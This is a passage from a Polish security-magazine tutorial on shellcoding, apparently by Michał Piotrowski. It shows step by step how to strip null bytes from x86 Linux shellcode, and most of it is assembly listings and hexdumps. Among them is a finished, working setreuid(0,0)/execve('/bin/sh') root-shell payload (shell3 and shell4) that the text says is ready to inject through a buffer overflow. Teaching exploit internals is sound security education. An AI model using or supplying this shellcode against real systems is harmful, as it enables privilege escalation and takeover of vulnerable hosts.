Nasze kody powłoki mogą już być uruchamiane z wnętrza działających programów – nie korzystają z segmentu danych i adresowania statycznego – ale nadal nie mogą zostać wykorzystane w eksploitach. Zawierają one bardzo dużo bajtów zerowych (patrz Rysunki 7 i 8), które powodują, że nie jest możliwe skopiowane kodu do bufora za pomocą funkcji operujących na ciągach znaków. Spróbujmy zatem zmodyfikować kody powłoki *write2.asm* i *shell2.asm* tak, aby wyeliminować z nich wszystkie bajty zerowe.

Zaczniemy od zlokalizowania instrukcji, które musimy poprawić. Możemy skorzystać z programu *ndisasm* (patrz Rysunki 7 i 8).

Jak widać, najwięcej bajtów zerowych znajduje się w instrukcjach zerujących lub wpisujących wartości do rejestrów i na stos (linie 8, 9, 10, 14 i 5 w istingu 10 oraz linie 4, 5, 6, 13, 15 i 18 w Listingu 14). Wynika to z faktu, że wszystkie liczby są przechowywane w 4 bajtach i, na przykład, instrukcja `mov eax, 11` w kodzie powłoki jest reprezentowana jako B8 0b 00 00 00 (`mov eax` to 0xB8, a `11` to 0x0000000b).

Możemy temu zaradzić korzystając z mniejszych, jednobajtowych rejestrów AL, BL, CL i DL zamiast czterobajtowych EAX, EBX, ECX i EDX. Dzięki temu będziemy wprowadzać tylko jeden bajt, w którym można re-

Listing 14. *Plik shell2.asm*

```
 1: BITS 32
 2:
 3: ; setreuid(0, 0)
 4:  mov eax, 70
 5:  mov ebx, 0
 6:  mov ecx, 0
 7:  int 0x80
 8:
 9:  jmp two
10: one:
11:
12: ; execve("/bin/sh",
    ["/bin/sh", NULL], NULL)
13:  mov eax, 11
14:  pop ebx
15:  push 0
16:  push ebx
17:  mov ecx, esp
18:  mov edx, 0
19:  int 0x80
20:
21: two:
22:  call one
23:  db '/bin/sh', 0
```

prezentować liczby od 0 do 255, co w naszym przypadku w zupełności wystarczy. Instrukcję `mov eax, 11` zamieniamy więc na `mov al, 11` a `mov edx, 14` na `mov dl, 14`. Pojawia się jednak inny problem: jak wyzerować pozostałe bajty rejestrów? Jedną z możliwości jest wprowadzenie do rejestru dowolnej niezerowej wartości (`mov eax, 0x11223344`) a następnie jej odjęcie (`sub eax, 0x11223344`). Można to jednak zrobić prościej, używając tylko jednego rozkazu – `xor eax, eax`.

Skok na zero

To jeszcze nie wszystko. Na Rysunku 7 widać, że na początku kodu powłoki znajduje się grupa trzech bajtów zerowych, odpowiadająca instrukcji `jmp two` (E9 17 00 00 00). Aby się ich pozbyć użyjemy instrukcji `jmp short two`, która działa identycznie, ale zostanie przetłumaczona na EB 17. Poprawiony tym sposobem program *write2.asm*, znajduje się na Listingu 15.

Na Rysunku 9 widać, że udało nam się usunąć z kodu powłoki wszystkie bajty zerowe i zmniejszyć jego wielkość do 44 bajtów. Tak zmodyfikowany szelkod może być bez żadnych problemów wstrzyknięty i wykonany w programie podatnym na atak przepełnienia bufora.

```
~/shellcode
[shellcode]$ hexdump -C write2
00000000  e9 1e 00 00 00 59 b8 04  00 00 00 bb 01 00 00 00  |.....Y..........|
00000010  ba 0e 00 00 00 cd 80 b8  01 00 00 00 bb 00 00 00  |................|
00000020  00 cd 80 e8 dd ff ff ff  68 65 6c 6c 6f 2c 20 77  |........hello, w|
00000030  6f 72 6c 64 21 0a                                 |orld!.|
00000036
[shellcode]$ ndisasm write2
00000000  E91E00            jmp 0x21
00000003  0000              add [bx+si],al
00000005  59                pop cx
00000006  B80400            mov ax,0x4
00000009  0000              add [bx+si],al
0000000B  BB0100            mov bx,0x1
0000000E  0000              add [bx+si],al
00000010  BA0E00            mov dx,0xe
00000013  0000              add [bx+si],al
00000015  CD80              int 0x80
00000017  B80100            mov ax,0x1
0000001A  0000              add [bx+si],al
0000001C  BB0000            mov bx,0x0
0000001F  0000              add [bx+si],al
00000021  CD80              int 0x80
00000023  E8DDFF            call 0x3
00000026  FF                db 0xFF
00000027  FF6865            jmp far [bx+si+0x65]
0000002A  6C                insb
0000002B  6C                insb
0000002C  6F                outsw
0000002D  2C20              sub al,0x20
0000002F  776F              ja 0xa0
00000031  726C              jc 0x9f
00000033  64210A            and [fs:bp+si],cx
[shellcode]$
```

Rysunek 7. *Bajty zerowe w kodzie powłoki write2*

Listing 15. *Plik write3.asm*

```
 1: BITS 32
 2:
 3:  jmp short two
 4: one:
 5:  pop ecx
 6:
 7: ; write(1, "hello, world!", 14)
 8:  xor eax, eax
 9:  mov al, 4
10:  xor ebx, ebx
11:  mov bl, 1
12:  xor edx, edx
13:  mov dl, 14
14:  int 0x80
15:
16: ; exit(0)
17:  xor eax, eax
18:  mov al, 1
19:  xor ebx, ebx
20:  int 0x80
21:
22: two:
23:  call one
24:  db 'hello, world!', 0x0a
```

```
~/shellcode
[shellcode]$ hexdump -C shell2
00000000  b8 46 00 00 00 bb 00 00  00 00 b9 00 00 00 00 cd  |.F..............|
00000010  80 e9 15 00 00 00 b8 0b  00 00 00 5b 68 00 00 00  |...........[h...|
00000020  00 53 89 e1 ba 00 00 00  00 cd 80 e8 e6 ff ff ff  |.S..............|
00000030  2f 62 69 6e 2f 73 68 00                           |/bin/sh.|
00000038
[shellcode]$ ndisasm shell2
00000000  B84600            mov ax,0x46
00000003  0000              add [bx+si],al
00000005  BB0000            mov bx,0x0
00000008  0000              add [bx+si],al
0000000A  B90000            mov cx,0x0
0000000D  0000              add [bx+si],al
0000000F  CD80              int 0x80
00000011  E91500            jmp 0x29
00000014  0000              add [bx+si],al
00000016  B80B00            mov ax,0xb
00000019  0000              add [bx+si],al
0000001B  5B                pop bx
0000001C  680000            push word 0x0
0000001F  0000              add [bx+si],al
00000021  53                push bx
00000022  89E1              mov cx,sp
00000024  BA0000            mov dx,0x0
00000027  0000              add [bx+si],al
00000029  CD80              int 0x80
0000002B  E8E6FF            call 0x14
0000002E  FF                db 0xFF
0000002F  FF2F              jmp far [bx]
00000031  62696E            bound bp,[bx+di+0x6e]
00000034  2F                das
00000035  7368              jnc 0x9f
00000037  00                db 0x00
[shellcode]$
```

Rysunek 8. *Bajty zerowe w kodzie powłoki shell2*

Listing 16. *Plik shell3.asm*

```
 1: BITS 32
 2:
 3: ; setreuid(0, 0)
 4:  xor eax, eax
 5:  mov al, 70
 6:  xor ebx, ebx
 7:  xor ecx, ecx
 8:  int 0x80
 9:
10:  jmp short two
11: one:
12:  pop ebx
13:
14: ; execve("/bin/sh",
    ["/bin/sh", NULL], NULL)
15:  xor eax, eax
16:  mov byte [ebx+7], al
17:  push eax
18:  push ebx
19:  mov ecx, esp
20:  mov al, 11
21:  xor edx, edx
22:  int 0x80
23:
24: two:
25:  call one
26:  db '/bin/shX'
```

Teraz spróbujmy usunąć bajty zerowe z programu *shell2.asm*. Jeśli jednak wykonamy w tym celu identyczne operacje jak w przypadku kodu *write2.asm*, to okaże się, że jest jedno miejsce, z którym mamy problem. Jest nim ostatni bajt kodu powłoki (Rysunek 8), znajdujący się w definicji ciągu znaków `/bin/sh` (linia 23 na Listingu 14). Ten bajt jest niezbędny do poprawnego działania programu, gdyż oznacza koniec ciągu i pozwala na jego właściwe przetworzenie przez funkcję `execve`.

Rozwiązanie, które możemy zastosować polega na zmianie w źródle kodu powłoki znaku zerowego na inny i dodanie instrukcji, która w trakcie działania kodu zmieni ten znak z powrotem na bajt zerowy. Efekt jest widoczny na Listingu 16 i Rysunku 10.

```
[shellcode]$ hexdump -C write3
00000000  eb 17 59 31 c0 b0 04 31  db b3 01 31 d2 b2 0e cd  |..Y1...1...1....|
00000010  80 31 c0 b0 01 31 db cd  80 e8 e4 ff ff ff 68 65  |.1...1........he|
00000020  6c 6c 6f 2c 20 77 6f 72  6c 64 21 0a              |llo, world!.|
0000002c
[shellcode]$
```

Rysunek 9. *Poprawiony kod powłoki write*

```
[shellcode]$ hexdump -C shell3
00000000  31 c0 b0 46 31 db 31 c9  cd 80 eb 10 5b 31 c0 88  |1..F1.1.....[1..|
00000010  43 07 50 53 89 e1 b0 0b  31 d2 cd 80 e8 eb ff ff  |C.PS....1.......|
00000020  ff 2f 62 69 6e 2f 73 68  58                       |./bin/shX|
00000029
[shellcode]$
```

Rysunek 10. *Poprawiony kod powłoki shell*

```
[shellcode]$ nasm shell4.asm
[shellcode]$ hexdump -C shell4
00000000  6a 46 58 31 db 31 c9 cd  80 31 c0 50 68 2f 2f 73  |jFX1.1...1.Ph//s|
00000010  68 68 2f 62 69 6e 89 e3  50 53 89 e1 99 b0 0b cd  |hh/bin..PS......|
00000020  80                                                |.|
00000021
[shellcode]$
```

Rysunek 11. *Ostateczna wersja kodu shell*

Listing 17. *Plik shell4.asm*

```
1: BITS 32
2:
3: ; setreuid(0, 0)
4:  push byte 70
5:  pop eax
6:  xor ebx, ebx
7:  xor ecx, ecx
8:  int 0x80
9:
10: ; execve("/bin//sh",
    ["/bin//sh", NULL], NULL)
11:  xor eax, eax
12:  push eax
13:  push 0x68732f2f
14:  push 0x6e69622f
15:  mov ebx, esp
16:  push eax
17:  push ebx
18:  mov ecx, esp
19:  cdq
20:  mov al, 11
21:  int 0x80
```

Jak widać, znak zerowy zamieniliśmy na X (linia 26). W linii 16 dodaliśmy instrukcję, która przenosi 8 bajtów z wyzerowanego rejestru AL do miejsca przesuniętego o 7 bajtów względem początku ciągu (`ebx + 7`). Dzięki temu funkcja *execve* otrzyma poprawnie sformatowane argumenty, a my unikniemy znaku NULL w kodzie powłoki.

O autorze

Michał Piotrowski, magister informatyki, ma wieloletnie doświadczenie w pracy na stanowisku administratora sieci i systemów. Przez ponad trzy lata pracował jako inspektor bezpieczeństwa w instytucji obsługującej nadrzędny urząd certyfikacji w polskiej infrastrukturze PKI. Obecnie specjalista do spraw bezpieczeństwa teleinformatycznego w jednej z największych instytucji finansowych w Polsce. W wolnych chwilach programuje i zajmuje się kryptografią.

Wielkość kodu zbudowanego z programu *shell3.asm* wynosi 41 bajtów. Jeśli zastosujemy kilka prostych zabiegów, to uda nam się go zmniejszyć do 33 bajtów. Ostateczną wersję tego programu prezentuje Listing 17.

Przede wszystkim zmieniamy sposób, w jaki określamy program do wykonania. Zamiast przechowywać ciąg znaków w kodzie, zastosujemy metodę poznaną przy okazji programu *write2b.asm*, polegającą na włożeniu odpowiednich wartości na stos. W liniach 12, 13 i 14 wkładamy na stos ciąg `/bin//sh` zakończony bajtem zerowym. Dodatkowy `/` – mimo że nie zmieni zachowania funkcji `execve` – jest potrzebny, gdyż dzięki niemu całkowita wielkość ciągu jest wielokrotnością 2 bajtów i łatwiej umieścić ją na stosie korzystając z instrukcji `push`.

Druga zmiana dotyczy instrukcji znajdujących się w liniach 4 i 5. Są one równoważne instrukcjom z tych samych linii w Listingu 16 (`xor eax, eax 5` i `mov al, 70`), ale o jeden bajt mniejsze. Zamieniliśmy również instrukcję `xor edx, edx` na `cdq` (linia 19), która wypełnia rejestr EDX bitem znaku z rejestru EAX. W naszym przypadku rejestr EAX jest zerowy, co sprawia, że `cdq` wstawi 0 do rejestru EDX. Tak utworzony szelkod widać na Rysunku 11.

Zoptymalizowaną wersję programu *write* zawiera Listing 18. ■

Listing 18. *Plik write4.asm*

```
1: BITS 32
2:
3: ; write(1, "hello, world!", 14)
4:  push word 0x0a21
5:  push 0x646c726f
6:  push 0x77202c6f
7:  push 0x6c6c6568
8:  mov ecx, esp
9:  push byte 4
10:  pop eax
11:  push byte 1
12:  pop ebx
13:  push byte 14
14:  pop edx
15:  int 0x80
16:
17:  ; exit(0)
18:  mov eax, ebx
19:  xor ebx, ebx
20:  int 0x80
```

W Sieci

- *http://packetstorm.linuxsecurity.com/shellcode* – kody powłoki do pobrania,
- *http://www.rosiello.org/archivio/The%20Basics%20of%20Shellcoding.pdf* – szelkody dla początkujących,
- *http://www.void.at/greuff/utf8_1.txt* – kod powłoki zgodny ze standardem UTF-8,
- *http://nasm.sourceforge.net* – projekt Netwide Assembler.